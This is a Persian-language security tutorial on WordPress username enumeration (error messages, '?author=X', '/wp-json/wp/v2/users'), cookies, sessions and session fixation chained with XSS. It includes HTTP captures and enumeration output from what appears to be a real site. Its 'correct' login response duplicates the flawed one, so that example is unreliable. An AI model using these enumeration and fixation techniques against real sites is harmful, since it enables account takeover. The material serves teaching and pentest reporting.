اسیب پذیری Username Enumeration در وردپرس ؟ برای اینکه بتونیم وردپرس رو بینیم باید ابتدا اون رو نصب کنیم و حالا چطوری این کار رو انجام بدیم ؟ قاعدها باید یک Apache، PHP، MySQL باشند . من از اوبونتو سرور استفاده میکنم و اسه سرورم و اینا رو هم گفتم چطوری باید نصب کنیم . بعد هم کافیه که برید و Wordpress آخرین نسخه رو از وبسایت دانلود کنید و بزارید توی دایرکتوری /var/www/html و اجرаш کنید . به همین سادگی شما یک وردپرس خواهید داشت . خب وردپرس هم مشکل امنیتی Username Enumeration رو داره . این مشکل Error-Based هست و توی صفحه لاگین و فراموشی رمز عبور میتوانید بینیدش . شما اگه توی صفحه لاگین نام کاربری رو اشتباه بزنید پیغام زیر رو دریافت میکنید :

خطا: نام کاربری fakeusername در این سایت ثبت نشده است. اگر از نام کاربری خود مطمئن نمی‌باشید، بعاقاب شناسی ایمیل خود را امتحان کنید.

نام کاربری یا نشانی ایمیل:

رمز عبور: مردا به حافظ بسیار

رمز عبورتان را گم کردید؟
→ رفتن به ویسابت من

بهتون میگه که نام کاربری وارد شده ثبت نشده است و اما اگه نام کاربری رو درست وارد کنید ولی رمز عبور رو اشتباه بزنید چه پیغامی میگیرید ؟

خطا: رمز عبوری که برای نام کاربری admin وارد شده درست نیست. رمز عبورتان را گم کردید؟

نام کاربری یا نشانی ایمیل:

رمز عبور: مردا به حافظ بسیار

رمز عبورتان را گم کردید؟
→ رفتن به ویسابت من


بهتون میگه که رمز عبور وارد شده اشتباه است !! جالبه و این یعنی اینکه نام کاربری وارد شده درست هست . اما باید چی میگفت که مهاجم نتونه Username Enumeration کنه ؟ باید در هر صورت، چه نام کاربری درست و چه نام کاربری غلط، به علت اینکه با هیچکدام امکان ورود وجود نداره باید پیغام میداد که "نام کاربری یا رمز عبور وارد شده اشتباه است ". این پیغام هیچگونه اطلاعاتی رو به مهاجم نمیده و مهاجم نمیتوانه بفهمه ایا نام کاربری غلطه یا رمز عبور ؟ چنین مشکلی رو شما میتوانید توی صفحه فراموشی رمز عبور سایت های وردپرسی هم پیدا کنید ! توی این صفحه از شما نام کاربری یا ایمیل میخواهد . درصورتی که نام کاربری یا ایمیل وارد شده اشتباه باشه پیغام میده که "هیچ حساب کاربری با این نام کاربری یا ایمیل وجود نداره" :

خطا: هیچ حساب کاربری با آن نام کاربری یا نشانی ایمیل وجود ندارد.


نام کاربری یا نشانی ایمیل:

و این درحالیه که اگه نام کاربری یا ایمیل وارد شده درست باشه پیغام میده که ایمیل ارسال شد . این تفاوت پیغام برای نام های کاربری یا ایمیل های ثبت شده و ثبت نشده، میتونه این امکان رو فراهم کنه که یک مهاجم اقدام به Username Enumeration بکنه .

همچنین توی وردپرس میشه از طریق پارامتر `?author=X` هم در برخی ورژن ها Username Enumeration را انجام داد . توی ورژن جدید وردپرس این پارامتر به ما Username ها رو نمیده بلکه به ما FullName کاربران رو میده ولی توی نسخه های قبلی به ما Username ها رو میداد . مثل زیر نمونه یک سایت وردپرسی هست :



حالا اگه ما ببایم و به انتهای این ادرس `?author=X` که `X` یک عدد بزرگتر و مساوی ۰ هست اضافه کنیم میتونیم ازش نام های کاربری کاربران رو بگیریم .



Author: tulsaiso2

گاهی اوقات ممکنه که توی Body صفحه نام کاربری رو به ما نده و ما میتونیم از توی تگ title صفحه، نام کاربری کاربری رو ببینیم :



از این پارامتر میتوانیم استفاده کنیم و همینطور عدهش رو ببیریم بالا و تا جایی که دیگه نام کاربری به ما نده و نام های کاربری داخل وبسایت رو ببینیم . به همین جذابی و جالبی و همینطور علاوه بر این روش های، توی وردپرس ها یک ادرسی وجود داره به نام wp-json / که یک دیتا Json که حاوی اطلاعات وب سایت هست رو به ما میده :

```
// 20240101040836
// https://tulsaiso.org/wp-json
{
  "name": "",
  "description": "",
  "url": "https://tulsaiso.org",
  "home": "https://tulsaiso.org",
  "gmt_offset": "0",
  "timezone_string": "",
  "namespaces": [
    "give-api/v2",
    "embed/1.0",
    "bluehost/v1",
    "jetpack/v4",
    "givewp/v3",
    "wp/v2"
  ]
}
```

این wp-json، حاوی اطلاعات کاربران هم میشه که میتوانید از طریق ادرس `/wp-json/wp/v2/users` به این اطلاعات دست پیدا کنید :

```

1 // 20240101040624
2 // https://tulsaiso.org/wp-json/wp/v2/users
3
4 [
5   {
6     "id": 2,
7     "name": "Tulsa Iso",
8     "url": "",
9     "description": "",
10    "link": "https://tulsaiso.org/author/tulsaiso/".

```

اینها روش‌هایی که می‌شده توی وردپرس Username Enumeration کرد بودند و خب ممکنه رو شهای دیگه ای هم وجود داشته باشه . این حفره امنیتی Username Enumeration توی گروه اسیب پذیری های مربوط به Authentication هست . اگه باگ بونتی کار می‌کنید گزارش کردن این حفره امنیتی در صورتی که به طور قطع نام های کاربری همه کاربران رو نمیده فایده ای نداره و رد خواهد شد ولی اگه رو شی پیدا کردید که یقیناً تمام نام های کاربری بدون کم و کاست رو می‌شد Enumerate کرد می‌شے به عنوان یک حفره امنیتی گزارش کرد ولی نوی Penetration Testing باید وجود این حفره امنیتی حتماً گزارش شود .

بسیار خب، بریم یه چندتا مفهوم رو توضیح بدیم، شاید بعضیا باشند که این مفاهیم رو نمیدونن و خب دونستن این مفاهیم شرط لازم یادگرفتن هست .

Cookie چیست؟ کوکی ها بلک های کوچیک از داده ها هستند که توسط وب سرور زمانی که کاربر داره وب اپلیکیشن رو بروز می‌کنه روی ماشین کاربر ساخته می‌شون . کوکی ها عملکرد های مفید و اساسی رو ممکن می‌سازه، اونها وب سرور رو قادر می‌کنند که اطلاعات Stateful رو ذخیره کنه، یعنی اطلاعاتی که در هر درخواست حذف نمی‌شون و باقی می‌مانن مثل ایتم هایی که توی سبد خرید کاربر قرار می‌گیره رو می‌توانه ذخیره کنه، فعالیت کاربر توی وب اپلیکیشن رو می‌توانه توی خودش داشته باشه (مثل کلیک کرد روی دکمه های خاص، لاگین کردن، صفحاتی که توسط کاربر نیده شده)، همچنین ازش می‌شه برای ذخیره اطلاعاتی که کاربر توی فرم های مختلف وب اپلیکیشن وارد کرده استفاده کرد و

در حقیقت این کوکی ها بودند که در سمت کاربر امکان این رو فراهم کردن که پروتکل HTTP ب-tone علی رغم اینکه Stateless هست، رفتار کنه . کوکی ها توی Authentication هم استفاده گسترده می‌شون و این امکان رو با ذخیره کردن اطلاعات Session، ... Token توی خودشون بوجود اوردند که کاربر زمانی که لاگین کرد توی یک صفحه، دیگه نیازی نداشته باشه که توی صفحات بعدی لاگین کنه .

یک کوکی شامل ... Name, Value, Domain, Path, Expires/Max-Age, Size, HTTPOnly, Secure, ... هست . توی تصویر زیر می‌توانید تمام مواردی که توی یک کوکی باید باشه رو ببینید :

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
enwikimwuser-session	6f7f5b6d27c4a376dc5e	en.wikipedia.org	/	Session	42					Medium
WMF-Last-Access	01-Jan-2024	.wikipedia.org	/	2024-02-02T15:42:18.841Z	33	✓	✓			Medium
WMF-Last-Access	01-Jan-2024	en.wikipedia.org	/	2024-02-02T15:42:18.841Z	26	✓	✓			Medium
WMF-DP	39e.00e410	en.wikipedia.org	/	2024-01-01T07:15:05.160Z	17	✓	✓			Medium
NetworkProbeL...	0.001	en.wikipedia.org	/	2024-01-01T02:32:21.390Z	22		✓			Medium
GeolP	DE:NW-D_sseldorf51.2...	wikipedia.org	/	Session	36		✓			Medium


اگه می‌خوايد کوکی های هر وب اپلیکیشنی رو که توی مرورگر بهش دسترسی دارید ببینید کافیه وارد وب اپلیکیشن بشید، توی صفحه کلید F12 رو بزنید، توی پنجره DevTools وارد تب Application بشید و از منوی کنار کوکی ها رو انتخاب کنید، سپس می‌توانید کوکی های اون صفحه رو ببینید :

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
enwikimwuser-session	6f7f5b6d27c4a376dc5e	en.wikipedia.org	/	Session	42					Medium
WMF-Last-Access	01-Jan-2024	.wikipedia.org	/	2024-02-02T15:42:18.841Z	33	✓	✓			Medium
WMF-Last-Access	01-Jan-2024	en.wikipedia.org	/	2024-02-02T15:42:18.841Z	26	✓	✓			Medium
WMF-DP	39e.00e410	en.wikipedia.org	/	2024-01-01T07:15:05.160Z	17	✓	✓			Medium
NetworkProbeL...	0.001	en.wikipedia.org	/	2024-01-01T02:32:21.390Z	22		✓			Medium
GeolP	DE:NW-D_sseldorf51.2...	wikipedia.org	/	Session	36		✓			Medium

اما کوکی ها شامل شرایط و ضوابطی می‌شون که توی لیست زیر بهشون اشاره کردیم :

1. کوکی ها نباید اندازه بیشتر از 4096 بایت داشته باشند .
 2. در هر دامنه فقط می‌شے 50 کوکی داشت نه بیشتر
 3. در مجموع می‌شے 3000 کوکی ذخیره کرد و نه بیشتر
- * یکی از مهمترین مواردی که تا اینجا متوجه شدیم که توی کوکی ها ذخیره می‌شے Session ID هست که قبلتر بهش اشاره کردیم که چی هست و چیکار می‌کنه .

نکته اخر درمورد کوکی ها که چطوری کوکی ها و توسط چه چیزی توی مرورگر کاربر ذخیره میشون؟ وقتی نیاز باشه یک کوکی ذخیره بشه، وب سرور توی هدر Response که به سمت کاربر میفرسته یک مولفه به نام Set-Cookie که توی این مولفه اطلاعات کوکی هایی که باید توسط مرورگر کاربر ذخیره بشه گفته شده است. حالا این فرایند رو میخوایم توی یک مثال ببینیم. یک وبسایت داریم به ادرس <http://testphp.vulnweb.com/login.php> که یک صفحه لایکن ساده هست.



کوکی های این صفحه رو از توی DevTools میبینیم:

Name	Value	D. P.	Expir...	Size	Http...	Secure	Same...	Partit...
login	test%2Ftest							

میبینید که هیچ موردنی وجود نداره، حالا با نام کاربری test و رمز عبور test لایکن میکنیم.

```

Request
Pretty Raw Hex
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 20
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/118.0.5993.88 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
11 Application/Signed-Exchange;v=b3;q=0.7
12 Referer: http://testphp.vulnweb.com/login.php
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16 uname=test&pass=test
17
    
```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Mon, 01 Jan 2024 02:47:00 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Set-Cookie: login=test%2Ftest
8 Content-Length: 5963
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
11 "http://www.w3.org/TR/html4/loose.dtd">
12 <html>
13   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
14   codeOutsideHTMLIsLocked="false" -->
15   <head>
16     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
17     <!-- InstanceBeginEditable name="document_title_rgn" -->
18   <title>
19
    
```

میبینید که درخواست Post لایکن کردن رو فرستادیم و یک جواب گرفتیم، توی این جواب گفته شده که یک کوکی ثبت کنه به نام login و مقدار test%2Ftest . حال میریم توی قسمت کوکی های مرورگر تا ببینیم ایا کوکی با این اطلاعات اونجا بوجود آومده یا نه :

Name	Value	D. P.	Expir...	Size	Http...	Secure	Same...	Partit...
login	test%2Ftest	t. / Sessi...		16				

بعله، میبینید که یک کوکی با همین اطلاعاتی که بهش گفته شده توسط مرورگر بوجود او مده و این کوکی تا زمانی که درخواست حذف شدنش نیاد یا منقضی نشه همینجا میمونه. توی درخواستای بعدی ما توی هدر Request یک مولفه به نام Cookie خواهیم داشت که در هر Request به سمت وب سرور میره و مقدار و نام کوکی ها همه رو به سمت وب سرور میفرسته :

Request

Pretty	Raw	Hex
1 GET /userinfo.php HTTP/1.1		
2 Host: testphp.vulnweb.com		
3 Upgrade-Insecure-Requests: 1		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
6 Accept-Encoding: gzip, deflate, br		
7 Accept-Language: en-US,en;q=0.9		
8 Cookie: login=test%CFtest		
9 Connection: close		
10		

حالا برایم سروقت حذف یک کوکی توسط وب سرور از سمت کاربر، واسه این کار من **Logout** رو زدم و ببینید چه اتفاقی افتاد :

Request

Pretty	Raw	Hex
1 GET /logout.php HTTP/1.1		
2 Host: testphp.vulnweb.com		
3 Upgrade-Insecure-Requests: 1		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
6 Referer: http://testphp.vulnweb.com/userinfo.php		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Server: nginx/1.19.0			
3 Date: Mon, 01 Jan 2024 02:51:17 GMT			
4 Content-Type: text/html; charset=UTF-8			
5 Connection: close			
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1			
7 Set-Cookie: login=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0			
8 Content-Length: 4830			
9			

میبینید که با زدن **Logout** من یک جواب برای ارسال شده که میگه یک کوکی ثبت کنم به نام **login** با مقدار **deleted** (اصن ربطی به حذف شدن کوکی نداره و فقط مقدار رو این گذاشته)، تاریخ منقضی شدنش فلان باشه و همونطور **Max-Age** اون هم 0 . همین **Max-Age=0** به این معناست که این کوکی توسط مرورگر باید زمانی که دریافت میشه حذف بشه و طول عمر حداقلی این کوکی باید 0 ثانیه باشه و در واقع هیچ کوکی دیگه با نام **login** سمت کاربر وجود نخواهد داشت .

به طور کلی مفهوم **Session** چیه (نه فقط توی پروتکل **HTTP**)؟ در علوم کامپیوتر و به خصوص شبکه های کامپیوتري، یک **Session** یک ارتباط موقت (با محدودیت زمانی) دو یا چند طرفه هست، این ارتباط در یک زمان مشخص شروع میشود و در یک زمان مشخص دیگر نیز به پایان خواهد رسید . علت اینکه چرا **Session** باید توی یک ارتباط استفاده شود اینه که حداقل یک طرف ارتباط نیازمند ارتباطی **Stateful** هست، یعنی نیاز داره که اطلاعاتی از طرف دیگر رو نگهداری کنه و از طریق اون اطلاعات، ارتباط رو ادامه بد . ما به عنوان کسی که داره درمورد **HTTP** یاد میگیره، همونطور که قبلتر اشاره کردم باید بدونیم که **HTTP** یک پروتکل **Stateless** هست و این **Stateless** بودن موجب میشه که امکاناتی وجود نداشته باشه، مثلا احراز هویت به صورت **Stateless** در صورتی وجود خواهد داشت که در هر درخواست، اطلاعات احراز هویت به سمت وب سرور ارسال بشه و در هر درخواست وب سرور اطلاعات احراز هویت رو دوباره و دوباره بررسی کنه تا کاربر بتونه احراز هویت شده باقی بمونه (مثل **Basic/Digest Authentication** که اطلاعات از طریق کوکی در هر درخواست به سمت وب سرور میره) و این مشکلاتی رو فراهم خواهد کرد . **Session** اومد و این مشکل رو توی **HTTP** برطرف کرد . وقتی یک کاربر توی یک وب اپلیکیشن احراز هویت میکنه، وب سرور برای اون کاربر یک **Session** ایجاد خواهد کرد، این **Session** دارای یک **ID** هست که به سمت کاربر ارسال میشه تا توی کوکی های کاربر ذخیره شود و علاوه بر **ID** مولفه های دیگری نیز داره که به صورت **KeyValue** هستند و اطلاعات کاربر رو به این شکل توی خودش نگهداری میکنه . **Session ID** باید توی کوکی ها ذخیره شود و شرایط امن سازی اون هم انجام پذیرد (مثل **HTTPOnly** برای این کوکی)، در برخی موارد ممکن هست که **Session ID** توی صفحات وب، داخل یک **input** با **type="hidden"** باشد . **Session ID** را که امکان داره مهاجم بتونه اون رو استخراج کنه، همچنین گاهی اوقات هم میبینید که به اشتباه **Session ID** رو داخل **URL** قرار میدن و هر شخصی میتوانه اون رو ببینه، قرار دادن **Session ID** از اشتباهاتی هست که اتفاق می افته و نباید چنین شود (اگه یادتون باشه گفتم نباید اطلاعات حساس توسعه متد **GET** ارسال شود) و باید این مورد رو در صورتی که دیدیم در گزارش **Pentest** خودمون ثبت کنیم .

یکی از حملاتی که **Session Hijacking** نامیده، حمله **Session Hijacking** هست و به معنی دزدیدن **Session** می باشد . اگر یک مهاجم بتونه **Session ID** ذخیره شده توی کوکی های یک کلاینت رو بدست بیاره و یک کوکی به مانند کوکی کلاینت و با مقدار **Session ID** برای خودش توی وب اپلیکیشن مورد نظر ایجاد کنه، وب سرور شخص مهاجم رو به عنوان اون کلاینت شناسایی خواهد کرد و این اتفاقی هست که توی حمله **Session Hijacking** اتفاق می افته .

اسیب پذیری Session Fixation چیست؟ قبل اینکه برمی سر وقت **Token-Based Authentication/Authorization**، میخوام مبحثای مربوط به Session را تا حد ممکن توضیح بدم. اینجا میخوایم درمورد اسیب پذیری Session Fixation صحبت کنیم. این اسیب پذیری زمانی وجود دارد که یک وب اپلیکیشن، **Session ID** کاربر رو قبیل و بعد از **Login/Logout** عوض نکند، یعنی با تغییر سطح دسترسی کاربر، **Session ID** کاربر یکسان بماند. حالا این اسیب پذیری چه مشکلاتی رو میتوانه بوجود بیاره؟ این اسیب پذیری میتوانه موجب بشه که یک مهاجم **Session** یک کاربر رو بذده و خودش رو به عنوان اون کاربر، به وب سرور معرفی کنه. دقت کنید که در برنامه های باگ یونتی، گزارش این اسیب پذیری بدون نشون دادن اثر اون، هیچ درامدی برای هر کس خواهد داشت و حتماً گزارش داده شده رد خواهد شد ولی در گزارش های **Pentest**، در صورتی که این اسیب پذیری مشاهده شود باید ذکر گردد.

خب، حالا برمی سر وقت یک مثال خیلی ساده از این اسیب پذیری. گفتیم که زمانی میتوین بگیم که این اسیب پذیری وجود داره که، **Session ID** یک کاربر، قبیل و بعد از **Login/Logout** تغییر نکنه و در واقع وب سرور تنها بیاد و همون **Session ID** قبیل کاربر رو **Authorize** کنه. شما زمانی که این حالت رو توی یک وب اپلیکیشن مشاهده کردید، میتویند مطمئن بشید که اسیب پذیری **Session Fixation** داره ولی وجود این اسیب پذیری به تنهایی و بدون اسیب پذیری های مکملی مثل **XSS/CRLF Injection Exploit** شدن نداره. حالا چرا به **XSS** یا **CRLF Injection** نیازمند؟ به علت اینکه مهاجم باید ابتدا از طریق یک اسیب پذیری به **Session ID** کلاینت دسترسی داشته باشه تا بتونه از **Session Fixation** بهره بگیره و اون رو **Exploit** کنه.

قبل از اینکه سناریو رو توضیح بدم یه مثال از **Session Fixation** رو میخوام نشون بدم. یک وب اپلیکیشن نوشتم با **PHP/MySQL/Apache** که لاگین میکنه، قبیل نشونش دادم. زمانیکه ما توی این وب اپلیکیشن لاگین میکنیم خواهیم دید که مولفه **PHPSESSID** توی کوکی های کلاینت، قبل و بعد از لاگین تغییری نمیکنه و همین اسیب پذیری **Session Fixation** وجود داره. توی تصویر زیر، کوکی رو مشاهده میکنید:

Name	Value	Domain	Path	Exp...	Size	HttpO...	Secure	Same...	Partiti...	Prior...
PHPSESSID	1d5648tsbebcimk9fttnsf64h	192.168.89.133	/	Ses...	35					Medium...

توی تصویر زیر هم میتویند همین کوکی رو بعد از لاگین ببینید که تغییری نکرده:

Name	Value	Domain	Path	Exp...	Size	HttpO...	Secure	Same...	Partiti...	Prior...
PHPSESSID	1d5648tsbebcimk9fttnsf64h	192.168.89.133	/	Ses...	35					Medium...

حالا توی تصویر زیر هم میبینید که پاسخ درخواست لاگین که توسط کاربر ارسال میشه حاوی **PHPSESSID** جدید به عنوان کوکی نیست:

```

Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 192.168.89.133
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.89.133
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.1
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Accept-Charset: utf-8,*;q=0.9
13 Cookie: PHPSESSID=r4un8notsgh13v2ncq49oc1j06
14 Connection: close
15
16 username=admin&password=password

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Mon, 01 Jan 2024 22:34:21 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: PHPSESSID=nbdb30669aafo9dd7i2hocoocs; path=/; domain=.192.168.89.133; expires=Thu, 19-Nov-2024 22:34:21 GMT; secure; HttpOnly
8 Location: index.php
9 Content-Length: 398
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <meta name="viewport" content="width=device-width, initial-scale=1.0">
18     <link rel="stylesheet" href="assets/login.css">
19   </head>
20   <body>
21     <h1>Login - My Website</h1>
22     <form action="/login.php" method="post">
23       <input type="text" name="username" placeholder="Username" value="admin" />
24       <input type="password" name="password" placeholder="Password" value="password" />
25       <input type="submit" value="Login" />
26     </form>
27   </body>
28 </html>

```

و این در حالیه که باید به شکل زیر پاسخ درخواست Login کاربر داده شود:

```

Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 192.168.89.133
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.89.133
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.1
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Accept-Charset: utf-8,*;q=0.9
13 Cookie: PHPSESSID=r4un8notsgh13v2ncq49oc1j06
14 Connection: close
15
16 username=admin&password=password

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Mon, 01 Jan 2024 22:37:45 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: PHPSESSID=nbdb30669aafo9dd7i2hocoocs; path=/; domain=.192.168.89.133; expires=Thu, 19-Nov-2024 22:37:45 GMT; secure; HttpOnly
8 Location: index.php
9 Content-Length: 398
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <meta name="viewport" content="width=device-width, initial-scale=1.0">
18     <link rel="stylesheet" href="assets/login.css">
19   </head>
20   <body>
21     <h1>Login - My Website</h1>
22     <form action="/login.php" method="post">
23       <input type="text" name="username" placeholder="Username" value="admin" />
24       <input type="password" name="password" placeholder="Password" value="password" />
25       <input type="submit" value="Login" />
26     </form>
27   </body>
28 </html>

```


توی PHP برای اینکه مشکل امنیتی Session Fixation رخ نده، کافیه که، توی **Login/Logout** از تابع **session_regenerate_id()** استفاده شود تا بعد از **Login/Logout** یک جدید برای کاربر ثبت شود.

حالا وقت مثاله، فرض ميگيريم که يك وبسایت وجود داره و اين وبسایت يک بخشی داره به نام **comments** که کاربران ميرن و اونجا کامنت ميزارن، اين بخش کامنت، حفره امنیتی **XSS** رو داره و ميشه کد های جاواسکریپت رو بهش تزریق کرد و اين در حالیه که وبسایت هم مشکل امنیتی **Session Fixation** داره. من يك کاربر ساده بدون دسترسی خاص هستم و میخواهم خودم رو از طریق استفاده از این دو حفره امنیتی به سطح دسترسی **admin** برسونم. توی این وب اپلیکیشن خیالی ما، ادمین به تمام کامنت های کاربران دسترسی داره ولی کاربران فقط و فقط به کامنت های خودشون دسترسی دارند.

User2 که ما هستیم مطلع شدیم که این وب سایت مشکل امنیتی **Session Fixation** داره و همچنین قسمت کامنت ها هم مشکل امنیتی **XSS** داره و سعی داریم که از طریق این دو مشکل امنیتی سطح دسترسی خودمون رو بالا ببریم. اولین مرحله این هست که ID ادمین رو به چیزی تغییر دهیم که خودمون میدونیم، مثلاً توی این مثال من میام و اون رو به عبارت **abcdefg123321** تغییر میدم، برای این کار کافیه که توی اون **input** که مشکل **XSS** داره، بیایم و یک **Payload** جاواسکریپتی قرار بدیم که این کار رو برامون انجام بده:

خب پیلود رو میبینید که توی تصویر بالا **highlight** شده. کافیه که من این کامنت رو بفرستم و ادمین ببینه، موجب میشه که توی کوکی، **PHPSESSID** ادمین به مقدار **abcdefg123321** تغییر کنه و بلاfacسله ادمین **logout** میشه، چرا که این کوکی برای وب سرور قابل شناسایی نیست.

